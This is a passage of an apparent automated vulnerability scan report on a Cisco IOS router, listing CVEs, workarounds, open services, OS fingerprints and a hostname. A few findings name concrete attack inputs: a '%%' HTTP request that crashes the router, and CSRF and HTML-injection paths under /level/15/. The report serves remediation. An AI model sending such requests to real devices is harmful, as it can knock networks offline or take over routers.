On Windows 2000 and Windows NT, set the value of the following registry key to zero: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\IPEnableRouter
On Linux, insert this line in your startup script: "sysctl -w net.ipv4.ip_forward=0"
On Solaris, HP-UX B11.11 and B11.00, insert this line in your startup script: "ndd -set /dev/ip ip_forwarding 0"
On Mac OS X, insert this line in your startup script: "sysctl -w net.inet.ip.forwarding=0"

RESULT:
enabled

2 Cisco Router Online Help Vulnerability port 80/tcp

QID:	43004	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Hardware	CVSS Temporal:	1.9		
CVE ID:	CVE-2000-0345				
Vendor Reference:	-				
Bugtraq ID:	1161				
Last Update:	05/27/2009				

THREAT:

It seems that you have hardware with Cisco IOS Versions 11.2 or 12.0. If this is not the case, then you can safely ignore this warning.

Multiple Cisco routers (under certain revisions of IOS) leak privileged information through their online help systems.

In essence, this vulnerability allows users with access to the router at a low privilege level (users without access to the 'enable' password) to be able to view information through the help system that should only be available to 'enabled' users. Among other things, the information leaked includes access lists. The help system does not list these items as being available via the 'show' commands; however, it still executes them.

IMPACT:
By exploiting this vulnerability, a malicious user can gather sensitive information about your network, which may assist in further attacks.

SOLUTION:

As a workaround, create a security-conscious Cisco router configuration. Set the default privilege level for access lines to zero (the default value is one), and then use "privilege exec" to specify which commands a user at level zero can use.

This will severely restrict the options available to a non-enabled user, thereby implementing a "default deny" stance on the router itself. Given the recent interest in Cisco routers, this seems to be a sensible thing to do.

Cisco's Product Security Incident Response Team has confirmed the issue and approved the recommended workaround.

RESULT:
cisco-IOS

3 Cisco IOS EIGRP Announcement ARP Denial of Service Vulnerability

QID:	43100	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.3		
CVE ID:	CVE-2002-2208				
Vendor Reference:	29600				
Bugtraq ID:	6443				
Last Update:	06/12/2009				

THREAT:
Internet Operating System (IOS) is the firmware developed and maintained by Cisco for Cisco routers.

A problem in IOS may make it possible for users to deny service to legitimate users of network resources. A vulnerability has been reported in the handling of Enhanced Interior Gateway Routing Protocol (EIGRP), Cisco's proprietary version of IGRP. EIGRP works by routers announcing their prescence via multicast. When router discovery occurs, routers exchange network information via unicast transfer.

A system sending spoofed EIGRP announcements may cause a denial of service to all routers and systems on a given network segment. Due to improper limits in the attempt to discover routers, a neighbor announcement received by routers on a given network segment will result in an address resolution protocol (ARP) storm, filling network capacity while routers attempt to contact the announcing neighbor. Additionally, resources on the router such as CPU will also become bound while the router attempts to reach the announcing neighbor. It should be noted that it is also possible to exploit this vulnerability on systems that accept EIGRP announcements via unicast.

IMPACT:
This vulnerability can make it possible for an attacker on a network to deny service to the local network segment, as well as bordering network segments.

SOLUTION:
The workaround for this issue is to apply MD5 authentication that will permit the receipt of EIGRP packets only from authorized hosts. You can find an example of how to configure MD5 authentication for EIGRP here.

If you are using EIGRP in the unicast mode then you can mitigate this issue by placing appropriate ACL which will block all EIGRP packets from illegitimate hosts.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Network Address Translation Vulnerabilities (cisco-sa-20110928-nat)

QID:	43218	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2011-3276, CVE-2011-3277, CVE-2011-3278, CVE-2011-3279, CVE-2011-3280, CVE-2011-0946				
Vendor Reference:	cisco-sa-20110928-nat				
Bugtraq ID:	-				
Last Update:	10/25/2011				

THREAT:
The Cisco IOS Software network address translation feature contains multiple denial of service vulnerabilities in the translation of the following protocols:

NetMeeting Directory Lightweight Directory Access Protocol
Session Initiation Protocol (Multiple vulnerabilities)
H.323 protocol

IMPACT:
Successful exploitation of these vulnerabilities can cause the device to reload or become unresponsive. For the NAT of UDP over SIP vulnerability that corresponds to Cisco bug CSCtj04672, it is also possible that exploitation can cause a memory leak. Repeated exploitation of the memory leak vulnerability can lead to a denial of service in which the device reloads or becomes unresponsive.

SOLUTION:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20110928-nat for more information.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Secure Shell Server Memory Leak Denial of Service Vulnerability

QID:	43098	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.6		
CVE ID:	CVE-2005-1021				
Vendor Reference:	-				
Bugtraq ID:	13042				
Last Update:	06/12/2009				

THREAT:
A denial of service vulnerability has been reported in the Cisco IOS Secure Shell Server implementation. This issue is exposed when the IOS device attempts to authenticate clients against a TACACS+ server through SSHv1/SSHv2. This issue is not present when authentication is performed through a RADIUS server or local user database.

This condition is the result of a memory leak that may be triggered by remote clients under some circumstances. This condition occurs when a client attempts to authenticate with an invalid username/password. Cisco has indicated that with SSHv2 this could occur even if a client had already successfully authenticated with the username/password.

IMPACT:
This vulnerability could cause Transmission Control Blocks (TCBs) in the CLOSEWAIT state with foreign TCP port 49 (representing a connection to the TACACS+ server) to persist. Each of these connections is a memory leak. If the memory leak is triggered repeatedly, this could exhaust resources on the device, resulting in a reload of the device and persistent denial of service.

SOLUTION:
Cisco advisory 64439 provides a fix matrix. Refer to this advisory for upgrades and further information. Cisco fixes may be obtained by customers through the regular update channels.

Workaround:

It is possible to limit the exposure of the Cisco device by applying a VTY access class to permit only known, trusted hosts to connect to the device via SSH. Further information can be found at the following location:

http://cisco.com/en/US/products/sw/iosswrel/ps1835/products_command_reference_chapter09186a00800873c8.html#wp1017389.

Cisco Transit Access Control Lists may be deployed to block SSH traffic destined to network infrastructure. Further information can be found at the following location:
http://www.cisco.com/warp/public/707/tacl.html

Cisco Infrastructure Access Lists may also be deployed to block traffic destined to network infrastructure. Further information can be found at the following location:

http://www.cisco.com/warp/public/707/iacl.html

RESULT:

Detected service ssh and os CISCO IOS 12.1-12.2
Detected by exact_os_tcp_services.db.

3 Cisco IOS HTTP %% Vulnerability port 80/tcp

QID:	43003	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.6		
CVE ID:	CVE-2000-0380				
Vendor Reference:	-				
Bugtraq ID:	1154				
Last Update:	11/15/2011				

THREAT:

You seem to have hardware with Cisco IOS Versions 11.3 or 12.0. If this is not the case, then you can safely ignore this warning.

Cisco IOS Versions 11.3 and 12.0 contain a denial of service vulnerability on a variety of different router hardware.

If the router is configured to have a Web server running (for configuration or other information) via an "ip http server" command, or in the configuration by requesting http:///%% , then a malicious user can cause the router to crash.

IMPACT:
Some routers will automatically reboot, while other routers will require a power cycling to start routing packets again.

SOLUTION:

Cisco has released patches for this issue. For more information, read Cisco's security advisory.

As a workaround, you can disable the Web server on the router or add ACL's to prevent access to this port (except for specific hosts).

The Web server can be disabled by running the command "no ip http server" while in global configuration mode.

RESULT:
cisco-IOS

3 Cisco IOS VLAN Trunking Protocol Vulnerability (cisco-sr-20081105-vtp)

QID:	43204	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.3		
CVE ID:	CVE-2008-4963				
Vendor Reference:	cisco-sr-20081105-vtp				
Bugtraq ID:	-				
Last Update:	01/19/2011				

THREAT:
The VLAN Trunking Protocol (VTP) is a Layer 2 messaging protocol that maintains VLAN configuration consistency by managing the addition deletion, and renaming of VLANs on a network wide basis.

Cisco's VTP protocol implementation in some versions of Cisco IOS may be vulnerable to a denial of service attack via a specially crafted VTP packet sent from the local network segment when operating in either server or client VTP mode. When the device receives the specially crafted VTP packet, the switch may crash.

IMPACT:

Successful exploitation results in a denial of service.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sr-20081105-vtp for additional information on obtaining the fixes.

RESULT:

OS obtained: Cisco IOS Version 12.3(11)YZ2
OS obtained: Cisco IOS Software, C1700 Software (C1700-ADVSECURITYK9-M), Version 12.3(11)YZ2, RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport

3 Cisco IOS Multiple Cross-Site Scripting Vulnerabilities

QID:	43151	CVSS Base:	6.8	PCI Severity:	MED
Category:	Hardware	CVSS Temporal:	5.8	PCI Status:	FAIL
CVE ID:	CVE-2008-3821, CVE-2009-0470, CVE-2009-0471				
Vendor Reference:	cisco-sr-20090114				
Bugtraq ID:	33625, 33620				
Last Update:	03/11/2009				

THREAT:
Cisco IOS (Internetwork Operating System) is the software used on Cisco Systems routers, firewall and switches.

The Cisco IOS HTTP server is vulnerable to the following cross-site scripting issues and a cross-site request forgery (CSRF) issue:

- The Cisco IOS HTTP server fails to sanitize special characters in the URL string sent to an unspecified parameter allowing an attacker to inject arbitrary web script or HTML (CVE-2008-3821). This vulnerability is documented in the Cisco bug IDs: CSCsi13344 and CSCsx49573.

- The Cisco IOS HTTP server fails to sanitize special characters in the URL string sent via the ping parameter allowing an attacker to inject arbitrary web script or HTML (CVE-2008-3821). This vulnerability is documented in the Cisco bug ID: CSCsr72301.

- A cross-site scripting vulnerability in the Cisco IOS HTTP server allows an attacker to inject arbitrary web script or HTML via the PATH_INFO to the default URI under "level/15/exec/-/" or "exec/" (CVE-2009-0470) This vulnerability is documented in the Cisco bug ID: CSCsv05154.

- The Cisco IOS HTTP server enabled with HTTP based IOS EXEC Server is vulnerable to cross-site request forgery attack that allows arbitrary code execution via the hostname command with a "level/15/configure/-/hostname" request (CVE-2009-0471). This vulnerability is documented in the Cisco bug ID: CSCsv05154.

Affected Systems:
All Cisco products that run Cisco IOS Software Versions 11.0 through 12.4 with the HTTP server enabled for HTTP-based IOS EXEC Server.

IMPACT:
Successful exploitation of these vulnerabilities may allow malicious users to execute commands on the device through the Web interface under the privileges of an already logged-in user. An attacker can steal cookie-based authentication credentials which may aid in further attacks.

SOLUTION:
Workarounds:
- Disable the HTTP Server if it is not used on the device. The server can be disabled by issuing the following commands in configure mode:
  no ip http server
  no ip http secure-server

- If an installation does not require the use of the HTTP WEB_EXEC Service, disable it via the following commands in configure mode:
  no ip http active-session-modules WEB_EXEC
  no ip http secure-active-session-modules WEB_EXEC

- Allow only trusted hosts to access the HTTP server by applying access lists to the server.

- Filter malicious characters and character sequences in a proxy.

Patch:
There is no vendor supplied patch available at this time. However, Cisco is currently patching the Cisco bug IDs into Cisco IOS software. Information on the latest versions with fixed releases can be found at Cisco Bug Toolkit.

Refer to the vendor advisory Cisco IOS Cross-Site Scripting Vulnerabilities to obtain additional information.

RESULT:

Detected on TCP port 80.

3 Cisco Internet Operating System SNMP Message Processing Denial of Service Vulnerability

QID:	43056	CVSS Base:	5	PCI Severity:	MED
Category:	Hardware	CVSS Temporal:	3.7		
CVE ID:	CVE-2004-0714				
Vendor Reference:	-				
Bugtraq ID:	10186				
Last Update:	06/03/2009				

THREAT:
It has been reported that the Cisco Internet Operating System (IOS) is affected by a remote SNMP message processing denial of service vulnerability. This is caused by a design error that causes memory corruption in the affected system under certain circumstances.

The problem presents itself when the affected system attempts to process solicited SNMP messages received on UDP port 161, 162 or a random port between 49152 and 59152 (and potentially greater than 59152). Under some circumstances, the affected device can experience memory corruption and reload, denying service to legitimate users. Though memory corruption is involved, it is not known whether code execution is possible. This has not been confirmed by Cisco.

Messages using the SNMP version 1 and 2 protocols may mitigate this issue through the use of community strings and community string ACLs. For SNMP version 3, any solicited message will trigger the condition.

IMPACT:
This issue may be leveraged to cause a denial of service condition on the affected device.

SOLUTION:
Cisco has released upgraded software that corrects this issue. Check this Cisco Security Advisory for details.

The following workarounds have been suggested by the vendor. For more information and details on implementing the workarounds, please see the referenced advisory.

1. Disable SNMP on devices running the vulnerable operating system.
2. Access control lists (ACLs) should be used to deny traffic to the vulnerable ports.
3. Block individual ports on affected devices.
4. Implement Receive ACLs (rACLs).
5. Implement Infrastructure ACLs (iACLs).

RESULT:

No results available

3 Cisco Internet Key Exchange Denial of Service Vulnerability

QID:	43116	CVSS Base:	5	PCI Severity:	MED
Category:	Hardware	CVSS Temporal:	4		
CVE ID:	CVE-2006-3906				
Vendor Reference:	CISCO-SR				
Bugtraq ID:	19176				
Last Update:	04/03/2009				

THREAT:
Cisco Internet Key Exchange (IKE) is exposed to a denial of service issue. This issue affects devices implementing IKE Version 1, and is due to resource exhaustion when handling a high rate of IKE requests. An attack of 10 packets per second at 122 bytes each is sufficient to cause denial of service conditions.

Cisco is tracking these issues with the following Bug IDs:

CSCse70811 for Cisco IOS software
CSCse89808 for Cisco VPN 3000 Concentrators
CSCsb51032 for Cisco PIX firewalls

IMPACT:
A successful attack may lead to denial of service to legitimate users.

SOLUTION:
Cisco has information on a mitigation technique only for Cisco IOS software affected by this issue. Refer to Cisco Security Response 70810 for further details.

RESULT:
Detected service isakmp and os Cisco IOS 12.1-12.2

3 Cisco IOS HTTP Service HTML Injection Vulnerability port 80/tcp

QID:	12220	CVSS Base:	2.6	PCI Severity:	LOW
Category:	CGI	CVSS Temporal:	2.2	PCI Status:	FAIL
CVE ID:	CVE-2005-3921				
Vendor Reference:	cisco-sa-20051201-http				
Bugtraq ID:	15602				
Last Update:	05/05/2009				

THREAT:
Cisco IOS includes an HTTP service that provides router management services. This service was introduced in IOS releases 11.0 and later.
The Cisco IOS HTTP service is reportedly prone to an HTML injection vulnerability. This issue arises due to insufficient sanitization of user-supplied data.

Reports indicate that an attacker can submit malicious HTML and script code through the "dump" and "packet" fields of the scripts "/level/15/exec/-/buffers/assigned" and "/level/15/exec/-/buffers/all". This code may be executed in the browser of an administrator when they attempt to view the contents of memory buffers through the vulnerable scripts of the HTTP service.

IMPACT:
This issue may potentially allow for the theft of authentication credentials. An attacker could also exploit this issue to control how a site is rendered to the user or administrator. Other attacks are also possible.

SOLUTION:
Cisco has released an advisory to address this issue. Refer to the advisory for further details.

RESULT:

Detected on TCP port 80.

3 Cisco IOS Malformed SNMP Message-Handling Vulnerability port 161/udp

QID:	38254	CVSS Base:	10	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	7	PCI Status:	FAIL
CVE ID:	CVE-2002-0012, CVE-2002-0013				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/10/2009				

THREAT:
IOS is the router operating system maintained and distributed by Cisco Systems. Simple Network Management Protocol (SNMP) defines a standard mechanism for remote management and monitoring of devices in an Internet Protocol (IP) network.

There are three fundamental categories of SNMP messages: "get" requests to request information, "set" requests which modify the configuration of the remote device, and "trap" messages which provide a notification or monitoring function. SNMP requests and traps are transported over User Datagram Protocol (UDP) and are received at the assigned destination port numbers 161 and 162, respectively.

This vulnerability is the result of insufficient checking of SNMP messages as they are received and processed by an affected system. Malformed SNMP messages received by affected systems can cause various parsing and processing functions to fail, which results in a system crash and reload (or reboot) in most circumstances.

IMPACT:
The exploitation of this vulnerability could cause the device to crash, resulting in a denial of service condition.

SOLUTION:
In most cases, the vulnerability can be mitigated by applying an access-list statement either to protect the SNMP service itself or to prevent the receipt or transport of SNMP messages at an interface. If access is only permitted for certain IP source addresses, such as the IP address of a network management system, the affected device may still be vulnerable.

If the network is not protected against IP source address "spoofing" with appropriate access filtering, an attacker may be able to transmit a packet from some other location that appears to come from the authorized network management station and successfully crash the destination device.

Upgrades should be obtained through the Software Center on Cisco's Web site.

RESULT:

No results available

4 Cisco IOS IPv6 Routing Header Vulnerability (cisco-sa-20070124-IOS-IPv6)

QID:	43173	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4	PCI Status:	FAIL
CVE ID:	CVE-2007-0481				
Vendor Reference:	cisco-sa-20070124-IOS-IPv6				
Bugtraq ID:	22210				
Last Update:	09/29/2011				

THREAT:
IPv6 is the "Internet Protocol Version 6", designed by the Internet Engineering Task Force (IETF) to replace Internet Protocol Version 4 (IPv4).

A vulnerability exists in the processing of IPv6 packets. Processing a specially crafted IPv6 Type 0 Routing header can crash a device running Cisco IOS software. This vulnerability does not affect IPv6 Type 2 Routing header which is used in mobile IPv6. IPv6 is not enabled by default in Cisco IOS.

Cisco has released free software updates that address this vulnerability.

IMPACT:
Successful exploitation of the vulnerability can corrupt some memory structures and cause the affected device to crash, and there is also the potential to execute an arbitrary code. In the event of a successful remote code execution, device integrity will be completely compromised.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20070124-IOS-IPv6 for additional information on obtaining the fixes.

Workaround:
The workaround consists of filtering packets that contain Type 0 Routing header(s). Special attention must be paid not to filter packets with Type 2 Routing headers as that would break Mobile IPv6 deployment.

Mobile IPv6 is not deployed:
For IOS releases before 12.3(4)T the workaround is to use ACLs to filter all packets that contain Routing headers. This method cannot distinguish between Type 0 and Type 2 Routing headers so it is not suitable if Mobile IPv6 is deployed.

Mobile IPv6 is deployed:
There is no workaround if you are running a Cisco IOS release prior to 12.2(15)T. Starting from the IOS release 12.2(15)T a new command ipv6 source-route was introduced. If applied, it will block any IPv6 packet with Type 0 Routing Headers.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

4 SSH Protocol Version 1 Supported port 22/tcp

QID:	38304	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.8	PCI Status:	FAIL
CVE ID:	CVE-2001-1473				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	02/15/2012				

THREAT:
SSH1 protocol was deprecated due to multiple vulnerabilities and design flaws.
Among multiple vulnerabilities that exist in SSH protocol Version 1 are:

a CRC32 compensation attack detector vulnerability (buffer overflow)
an unauthorized session key recovery problem

Multiple vendors' implementations are vulnerable due to the fact that these are protocol design errors. Version 2 of the SSH protocol fixed these errors.

Please refer to the following URL for more information:

http://www.kb.cert.org/vuls/id/684820

IMPACT:
The consequences of vulnerabilities present is SSH Version 1 include:

SSH protected traffic compromise
root shell access to the system running SSH server

SOLUTION:

Disable SSH1 support. See your vendor's Web site for information on how to disable SSH protocol Version 1 support. Some references are provided below:
SSH Communications Security
F-Secure
OpenSSH

Note: Do not enable SSH Version 1 Fallback since systems with upgraded versions of SSH and with Fallback Version 1 enabled are still vulnerable.

RESULT:

SSH1 supported	yes
Supported authentications for SSH1	password
Supported ciphers for SSH1	des, 3des
SSH-1.5-Cisco-1.25	

5 Cisco IOS Firewall Authentication Proxy for FTP and Telnet Sessions Buffer Overflow

QID:	38471	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.2	PCI Status:	FAIL
CVE ID:	CVE-2005-2841				
Vendor Reference:	-				
Bugtraq ID:	14770				
Last Update:	05/19/2009				

THREAT:
The Cisco IOS Firewall Authentication Proxy for FTP and/or Telnet Sessions feature in specific versions of Cisco IOS software is vulnerable to a remotely-exploitable buffer overflow condition.

Devices that do not support or are not configured for Firewall Authentication Proxy for FTP and/or Telnet Services are not affected.

Devices configured with only Authentication Proxy for HTTP and/or HTTPS are not affected.

Only devices running certain versions of Cisco IOS are affected.

IMPACT:
This vulnerability may be exploited to cause a denial of service condition and/or to execute arbitrary code.

SOLUTION:
Refer to this Cisco security advisory (document ID 66269) for more information on this vulnerability and the patch that addresses this issue.

RESULT:
Detected service telnet and os CISCO IOS 12.1-12.2

5 Multiple Vendor SNMP Request and Trap Handling Vulnerabilities

QID:	78035	CVSS Base:	10	PCI Severity:	HIGH
Category:	SNMP	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	CVE-2002-0012, CVE-2002-0013				
Vendor Reference:	MS02-006				
Bugtraq ID:	4088				
Last Update:	01/05/2010				

THREAT:
SNMP requests are messages sent from manager to agent systems. They typically poll the agent for current performance or configuration information, ask for the next SNMP object in a Management Information Base (MIB), or modify the configuration settings of the agent.

SNMP traps are messages sent from agent to manager systems. They typically notify the manager that some event has occured or otherwise provide information about the status of the agent.

Multiple vulnerabilities have been discovered in the request and trap handling in a number of SNMP implementations. The vulnerabilities are known to exist in the process of decoding and interpreting SNMP request and trap messages.

IMPACT:
Possible consequences include causing a denial of service condition and allowing attackers to compromise target systems. These depend on the individual vulnerabilities in each affected product.

SOLUTION:
Several vendors have issued fixes to resolve this issue. Below are links to the advisories which contain patch download information.

Microsoft:
Refer to Microsoft Security Bulletin MS02-006 to obtain patches for affected software.

Oracle:
Refer to Oracle Security Alert #30 for specific details on vulnerability. Patch can be downloaded from Oracle Metalink 2224724.

Red Hat Linux:
Updated "ucd-snmp" are available for Red Hat Linux 6.2, 7, 7.1, and 7.2. Refer to Red Hat security advisory RHSA-2001:163-23 to address this issue and obtain further details.

Cisco:
Refer to Cisco Security Advisory: Malformed SNMP Message-Handling Vulnerabilities to obtain patch details.

This is not a complete list of available patches. Please contact your vendor for more information on the vulnerability and patch availability.

RESULT:

No results available

Information Gathered (12)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 1	No registered hostname

1 Traceroute

QID:	45006
Category:	Information gathering

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.36ms	ICMP
2		0.84ms	ICMP
3		0.58ms	ICMP
4		0.55ms	ICMP
5		2.88ms	ICMP
6		20.28ms	ICMP
7		18.01ms	ICMP
8		18.14ms	ICMP
9		18.08ms	ICMP
10		89.38ms	ICMP
11		92.63ms	ICMP
12		91.37ms	ICMP
13		114.72ms	ICMP
14		93.25ms	ICMP
15		92.44ms	ICMP
16		94.18ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 1	111.00ms	ICMP

 1 Host Scan Time

QID: 45038
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 2301 seconds

Start time: Fri, Feb 17 2012, 18:04:06 GMT

End time: Fri, Feb 17 2012, 18:42:27 GMT

1 Host Names Found

QID: 45039
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 02/14/2005

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source
lee.ewac.com	SNMP

1 Open TCP Services List

QID: 82023
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
22	ssh	SSH Remote Login Protocol	ssh	
23	telnet	Telnet	telnet	
80	www	World Wide Web HTTP	http	

1 Links Crawled port 80/tcp

QID: 150009
Category: Web Application
CVE ID: -

Vendor Reference: -
Bugtraq ID: -
Last Update: 10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 6.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

http://IP Address: 1

1 Web Server Version port 80/tcp

QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

RESULT:

Server Version	Server Banner
cisco-IOS	cisco-IOS

1 Scan Diagnostics port 80/tcp

QID: 150021
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 1 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 1 inputs)
Path manipulation: 82 vulnsigs tests, completed 68 requests, 41 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 1 inputs)

WS enumeration: 9 vulnsigs tests, completed 9 requests, 4 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Header manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Header manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Total requests made: 91
Average server response time: 3.29 seconds
Most recent links:

 1 Open UDP Services List

QID:	82004
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
67	bootps	Bootstrap Protocol Server	unknown
161	snmp	SNMP	snmp
500	isakmp	isakmp	isakmp

 1 Firewall Detected

QID:	34011
Category:	Firewall
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-

Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:
Some of the ports filtered by the firewall are: 2869.

2 Operating System Detected

QID: 45017
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Cisco IOS Version 12.3(11)YZ2	Telnet login	
Cisco IOS 12.1-12.2	TCP/IP Fingerprint	U1367:22
Cisco IOS Software, C1700 Software (C1700-ADVSECURITYK9-M), Version 12.3(11)YZ2, RELEASE SOFTWARE (fc2)_Technical Support: http://www.cisco.com/techsupport_	SNMP sysDescr	

3 Remote Access or Management Service Detected

QID:	42017
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:
Detected service isakmp and os Cisco IOS 12.1-12.2
Service name: SSH on TCP port 22.
Service name: Telnet on TCP port 23.

IP Address: 2 Cisco IOS 12.1-12.2

Vulnerabilities Total	35	Security Risk	5.0

Vulnerabilities (13)

2 SSL Certificate - Self-Signed Certificate port 443/tcp over SSL

